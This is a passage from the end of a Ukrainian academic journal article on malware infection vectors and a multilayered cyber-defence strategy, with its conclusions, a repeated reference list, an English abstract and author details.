Важливим компонентом проактивного захисту є використання технологій Content Disarm and Reconstruction, які забезпечують санітарну обробку вхідних файлів і нейтралізацію потенційно небезпечного вмісту до моменту його виконання. Такий підхід дозволяє зменшити ризики реалізації атак нульового дня та підвищити загальний рівень превентивної безпеки. Водночас необхідно враховувати, що навіть за наявності розвинених превентивних механізмів окремі загрози можуть обійти лінії захисту, що зумовлює критичну важливість готовності до реагування на інциденти. Наявність формалізованого протоколу реагування відповідно до стандарту NIST SP 800-61 забезпечує структурований підхід до локалізації та ліквідації інцидентів, а також підкреслює значення криміналістичного захоплення оперативної пам'яті як єдиного надійного джерела доказів у разі безфайлової компрометації.

Окрему увагу слід приділяти людському фактору, оскільки, за наявними даними, до 68% інцидентів прямо або опосередковано пов'язані з діями користувачів. У цьому контексті регулярне навчання персоналу, підвищення рівня обізнаності щодо сучасних методів соціальної інженерії та формування культури кібербезпеки є невід'ємними складовими стратегії кіберстійкості організації. Практична реалізація запропонованої багаторівневої стратегії дозволяє досягти суттєвих показників ефективності, зокрема значного зниження успішних фішингових атак завдяки освітнім програмам, блокування переважної більшості спроб компрометації облікових записів через механізми MFA, виявлення безфайлових атак за допомогою поведінкового аналізу, захисту систем від відомих загроз шляхом своєчасного патчування та істотного скорочення часу реагування на інциденти завдяки формалізованим процедурам.

З економічної точки зору комплексний підхід до кібербезпеки також демонструє свою доцільність. За результатами аналітичних досліджень, організації, які поєднують технічні засоби захисту з системним навчанням персоналу, мають істотно нижчі витрати на ліквідацію наслідків кіберінцидентів порівняно з тими, що покладаються виключно на технічні рішення. У підсумку кіберстійкість організації слід розглядати не лише як здатність запобігати атакам, але й як спроможність швидко та ефективно відновлюватися після них. Впровадження запропонованої багаторівневої архітектури захисту забезпечує формування адаптивної системи безпеки, здатної протистояти як актуальним, так і перспективним кіберзагрозам.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Verizon. (2024). *2024 data breach investigations report*. Verizon Business. https://www.verizon.com/business/resources/reports/2024-dbir-data-breach-investigations-report.pdf

2. CrowdStrike. (2025). 2025 global threat report: Executive summary. CrowdStrike, Inc. https://www.crowdstrike.com/explore/2025-global-threat-report-executive-summary/2025-global-threat-report-infographic
3. Microsoft. (n.d.). Macros from the internet will be blocked by default in Office. Microsoft Learn. https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked
4. HP Wolf Security. (2025). Threat insights report—Q3 2025. HP Inc. https://threatresearch.ext.hp.com/wp-content/uploads/2025/12/HP_Wolf_Security_Threat_Insights_Report_December_2025.pdf
5. HP Wolf Security. (2025). Threat insights report—September 2025. HP Inc. https://threatresearch.ext.hp.com/wp-content/uploads/2025/09/HP_Wolf_Security_Threat_Insights_Report_September_2025.pdf
6. Hornetsecurity. (2025, October). Monthly threat report—October 2025. Hornetsecurity Blog. https://www.hornetsecurity.com/en/blog/monthly-threat-report/
7. VIPRE Security Group. (2025). Email security in 2025: An expert look at email-based threats. https://vipre.com/wp-content/uploads/2025/04/VIPRE_2025_Q1_Email-Threat-Report_US-APRIL25.pdf
8. MITRE ATT&CK. (n.d.). Enterprise matrix. https://attack.mitre.org/matrices/enterprise/
9. Microsoft. (2023). The effectiveness of multi-factor authentication. Microsoft Security Blog. https://www.microsoft.com/en-us/security/blog/
10. Moser, A., Kruegel, C., & Kirda, E. (2007). Limits of static analysis for malware detection. In Proceedings of the 23rd Annual Computer Security Applications Conference (ACSAC 2007) (pp. 421–430). https://doi.org/10.1109/ACSAC.2007.21
11. Egele, M., Scholte, T., Kirda, E., & Kruegel, C. (2012). A survey on automated dynamic malware-analysis techniques and tools. ACM Computing Surveys, 44(2), 1–42. https://doi.org/10.1145/2089125.2089126
12. MITRE. (n.d.). Shellcode (Technique T1055). ATT&CK Framework. https://attack.mitre.org/techniques/T1055/
13. CrowdStrike. (2024). In-memory execution techniques. CrowdStrike Threat Intelligence. https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/
14. Microsoft. (n.d.). PowerShell documentation. Microsoft Learn. https://learn.microsoft.com/en-us/powershell/
15. Cynet. (n.d.). Office macro attacks. Cynet Attack Techniques. https://www.cynet.com/attack-techniques-hands-on/office-macro-attacks/
16. Sasa Software. (n.d.). Content disarm and reconstruction technology. https://www.sasa-software.com/content-disarm-and-reconstruction-technology/
17. Microsoft. (n.d.). Enable or disable macros in Microsoft 365 files. Microsoft Support. https://support.microsoft.com/en-us/office/enable-or-disable-macros-in-microsoft-365-files-12b036fd-d140-4e74-b45e-16fed1a7e5c6
18. Yashchuk, V., Demyanchuk, Y., & Savitska, V. (2025). Integrative approach to the analysis, modeling, and ensuring cybersecurity of critical information infrastructure under modern threats. Baltic Journal of Economic Studies, 11(2), 273–286. https://doi.org/10.30525/2256-0742/2025-11-2-273-286
19. Trend Micro. (2023, March 13). Emotet returns, now adopts binary padding for evasion. Trend Micro Research. https://www.trendmicro.com/en_us/research/23/c/emotet-returns-now-adopts-binary-padding-for-evasion.html
20. Radware. (2025). The Emotet threat in 2025: Anatomy, attack examples & defenses. Radware Cyberpedia. https://www.radware.com/cyberpedia/bot-management/emotet-anatomy-examples-and-defense/
21. Proofpoint. (2024). ICS file attacks: Calendar invites as a vector. Proofpoint Threat Insight. https://www.proofpoint.com/us/threat-insight/
22. Microsoft. (2024). Deploy application control policies by using Group Policy. Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/windows-defender-application-control/deployment/deploy-wdac-policies-with-group-policy
23. Microsoft. (2023). Configure mail flow rules to filter email attachments. Microsoft Learn. https://learn.microsoft.com/en-us/exchange/security-and-compliance/mail-flow-rules/inspect-message-attachments
24. National Institute of Standards and Technology. (2012). Computer security incident handling guide (NIST SP 800-61 Rev. 2). https://doi.org/10.6028/NIST.SP.800-61r2
25. National Institute of Standards and Technology. (2023). Guide to enterprise patch management planning (NIST SP 800-40 Rev. 4). https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r4.pdf
26. Microsoft. (2024). Control USB devices and other removable media using Microsoft Defender for Endpoint. Microsoft Learn. https://learn.microsoft.com/en-us/defender-endpoint/device-control-overview

27. Yashchuk, V., & Mysko, R. (2024). Protection of an information activity object by implementing an integrated security system. In Information security and information technologies (pp. 328–331). Lviv State University of Life Safety.
28. Stevens, D. (2024, January). Analyzing malicious Office documents. SANS Internet Storm Center. https://isc.sans.edu/diary/
29. Yashchuk, V. I. (2024). Methodology for ensuring the security of information systems and responding to cyber incidents by cybersecurity centers. InterConf+, 45(201), 632–641. https://doi.org/10.51582/interconf.19-20.05.2024
30. Yashchuk, V., Ivanusa, A., Maslova, N., Tkachuk, R., & Brych, T. (2025). Conceptualization of the integrative use of vulnerability databases in the context of information security management. Bulletin of Lviv State University of Life Safety, 31, 126–139. https://doi.org/10.32447/20784643.31.2025.13
31. Yashchuk, V. I. (2025). Cybersecurity risk assessment of critical infrastructure. In Civil protection under wartime conditions (pp. 283–285). Lviv State University of Life Safety.
32. Yashchuk, V. I. (2025). Simulation of investment IT project management tasks. In Innovating modern trends in security management (pp. 247–253). Lviv State University of Life Safety.

КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 4 (32), 2026
ISSN 2663 – 4023

Valentyna Yashchuk
Candidate of Economic Sciences, Associate Professor, Associate Professor of the Department of Information Security Management
Lviv State University of Life Safety, Lviv, Ukraine
ORCID: 0000-0003-2651-4918
valentina.lender@gmail.com

Artur Tkachenko
Lecturer of the Department of Information Security Management
Lviv State University of Life Safety, Lviv, Ukraine
ORCID: 0009-0009-6830-4741
tkachenko.am14@gmail.com

Bohdan Dmytruk
4th year cadet
Lviv State University of Life Safety, Lviv, Ukraine
ORCID: 0009-0001-8828-6394
bogdan.dmytruk.1@gmail.com

SYSTEM-COGNITIVE MODELING OF INFECTION VECTORS WITH MALICIOUS CODE IN DISTRIBUTED INFORMATION ENVIRONMENTS AND FORMATION OF AN ADAPTIVE MULTILEVEL CYBER DEFENSE STRATEGY

Abstract. A comprehensive analysis of the transformation of the global cyber threat landscape in the period 2024-2025 was conducted, focusing on the evolution of infection vectors through malicious code and the growing role of fileless attacks. Based on the generalization of statistical data and conclusions of leading industry reports (Verizon DBIR 2024, CrowdStrike Global Threat Report 2025), a systematic assessment of trends was conducted, indicating a fundamental shift from classic infection scenarios to interactive intrusions focused on compromising credentials and legitimate use of system components (Living-Off-the-Land). It was found that the share of fileless attacks in the structure of modern incidents exceeds 79%, which requires a revision of traditional detection and response models.

Technical mechanisms for circumventing security measures were investigated, including the use of Living-Off-the-Land binaries (LOLBins), adaptive file vectors, firmware-level exploits, and physical interfaces (BadUSB). Based on the results of the analytical comparison of approaches, a multi-layered cyber defense architecture based on the principles of Zero Trust and combining content disinfection (Content Disarm and Reconstruction, CDR), behavioral monitoring (EDR/XDR), and a structured incident response protocol in accordance with the NIST SP 800-61 Rev.2 standard was proposed.

Particular attention was paid to the economic feasibility of implementing multi-factor protection, where multi-factor authentication (MFA) proved to have the highest return on investment, providing over 99.9% efficiency in preventing account compromise. The results confirm the need to combine technical, organizational and behavioral protection mechanisms to form adaptive threat-resistant information environments.

Keywords: cyber threats, infection vectors, fileless attacks, multi-layered protection, Zero Trust, multi-factor authentication (MFA), behavioral monitoring, phishing, cyber resilience.

REFERENCES (TRANSLATED AND TRANSLITERATED)

1. Verizon. (2024). *2024 data breach investigations report*. Verizon Business. https://www.verizon.com/business/resources/reports/2024-dbir-data-breach-investigations-report.pdf
2. CrowdStrike. (2025). 2025 global threat report: Executive summary. CrowdStrike, Inc. https://www.crowdstrike.com/explore/2025-global-threat-report-executive-summary/2025-global-threat-report-infographic

3. Microsoft. (n.d.). Macros from the internet will be blocked by default in Office. Microsoft Learn. https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked
4. HP Wolf Security. (2025). Threat insights report—Q3 2025. HP Inc. https://threatresearch.ext.hp.com/wp-content/uploads/2025/12/HP_Wolf_Security_Threat_Insights_Report_December_2025.pdf
5. HP Wolf Security. (2025). Threat insights report—September 2025. HP Inc. https://threatresearch.ext.hp.com/wp-content/uploads/2025/09/HP_Wolf_Security_Threat_Insights_Report_September_2025.pdf
6. Hornetsecurity. (2025, October). Monthly threat report—October 2025. Hornetsecurity Blog. https://www.hornetsecurity.com/en/blog/monthly-threat-report/
7. VIPRE Security Group. (2025). Email security in 2025: An expert look at email-based threats. https://vipre.com/wp-content/uploads/2025/04/VIPRE_2025_Q1_Email-Threat-Report_US-APRIL25.pdf
8. MITRE ATT&CK. (n.d.). Enterprise matrix. https://attack.mitre.org/matrices/enterprise/
9. Microsoft. (2023). The effectiveness of multi-factor authentication. Microsoft Security Blog. https://www.microsoft.com/en-us/security/blog/
10. Moser, A., Kruegel, C., & Kirda, E. (2007). Limits of static analysis for malware detection. In Proceedings of the 23rd Annual Computer Security Applications Conference (ACSAC 2007) (pp. 421–430). https://doi.org/10.1109/ACSAC.2007.21
11. Egele, M., Scholte, T., Kirda, E., & Kruegel, C. (2012). A survey on automated dynamic malware-analysis techniques and tools. ACM Computing Surveys, 44(2), 1–42. https://doi.org/10.1145/2089125.2089126
12. MITRE. (n.d.). Shellcode (Technique T1055). ATT&CK Framework. https://attack.mitre.org/techniques/T1055/
13. CrowdStrike. (2024). In-memory execution techniques. CrowdStrike Threat Intelligence. https://www.crowdstrike.com/cybersecurity-101/malware/fileless-malware/
14. Microsoft. (n.d.). PowerShell documentation. Microsoft Learn. https://learn.microsoft.com/en-us/powershell/
15. Cynet. (n.d.). Office macro attacks. Cynet Attack Techniques. https://www.cynet.com/attack-techniques-hands-on/office-macro-attacks/
16. Sasa Software. (n.d.). Content disarm and reconstruction technology. https://www.sasa-software.com/content-disarm-and-reconstruction-technology/
17. Microsoft. (n.d.). Enable or disable macros in Microsoft 365 files. Microsoft Support. https://support.microsoft.com/en-us/office/enable-or-disable-macros-in-microsoft-365-files-12b036fd-d140-4e74-b45e-16fed1a7e5c6
18. Yashchuk, V., Demyanchuk, Y., & Savitska, V. (2025). Integrative approach to the analysis, modeling, and ensuring cybersecurity of critical information infrastructure under modern threats. Baltic Journal of Economic Studies, 11(2), 273–286. https://doi.org/10.30525/2256-0742/2025-11-2-273-286
19. Trend Micro. (2023, March 13). Emotet returns, now adopts binary padding for evasion. Trend Micro Research. https://www.trendmicro.com/en_us/research/23/c/emotet-returns-now-adopts-binary-padding-for-evasion.html
20. Radware. (2025). The Emotet threat in 2025: Anatomy, attack examples & defenses. Radware Cyberpedia. https://www.radware.com/cyberpedia/bot-management/emotet-anatomy-examples-and-defense/
21. Proofpoint. (2024). ICS file attacks: Calendar invites as a vector. Proofpoint Threat Insight. https://www.proofpoint.com/us/threat-insight/
22. Microsoft. (2024). Deploy application control policies by using Group Policy. Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/windows-defender-application-control/deployment/deploy-wdac-policies-with-group-policy
23. Microsoft. (2023). Configure mail flow rules to filter email attachments. Microsoft Learn. https://learn.microsoft.com/en-us/exchange/security-and-compliance/mail-flow-rules/inspect-message-attachments
24. National Institute of Standards and Technology. (2012). Computer security incident handling guide (NIST SP 800-61 Rev. 2). https://doi.org/10.6028/NIST.SP.800-61r2
25. National Institute of Standards and Technology. (2023). Guide to enterprise patch management planning (NIST SP 800-40 Rev. 4). https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r4.pdf
26. Microsoft. (2024). Control USB devices and other removable media using Microsoft Defender for Endpoint. Microsoft Learn. https://learn.microsoft.com/en-us/defender-endpoint/device-control-overview
27. Yashchuk, V., & Mysko, R. (2024). Protection of an information activity object by implementing an integrated security system. In Information security and information technologies (pp. 328–331). Lviv State University of Life Safety.

28. Stevens, D. (2024, January). Analyzing malicious Office documents. SANS Internet Storm Center. https://isc.sans.edu/diary/
29. Yashchuk, V. I. (2024). Methodology for ensuring the security of information systems and responding to cyber incidents by cybersecurity centers. InterConf+, 45(201), 632–641. https://doi.org/10.51582/interconf.19-20.05.2024
30. Yashchuk, V., Ivanusa, A., Maslova, N., Tkachuk, R., & Brych, T. (2025). Conceptualization of the integrative use of vulnerability databases in the context of information security management. Bulletin of Lviv State University of Life Safety, 31, 126–139. https://doi.org/10.32447/20784643.31.2025.13
31. Yashchuk, V. I. (2025). Cybersecurity risk assessment of critical infrastructure. In Civil protection under wartime conditions (pp. 283–285). Lviv State University of Life Safety.
32. Yashchuk, V. I. (2025). Simulation of investment IT project management tasks. In Innovating modern trends in security management (pp. 247–253). Lviv State University of Life Safety.

Отримано редакцією журналу / Received: 27.01.26
Прорецензовано / Revised: 18.02.26
Схвалено до друку / Accepted: 26.03.26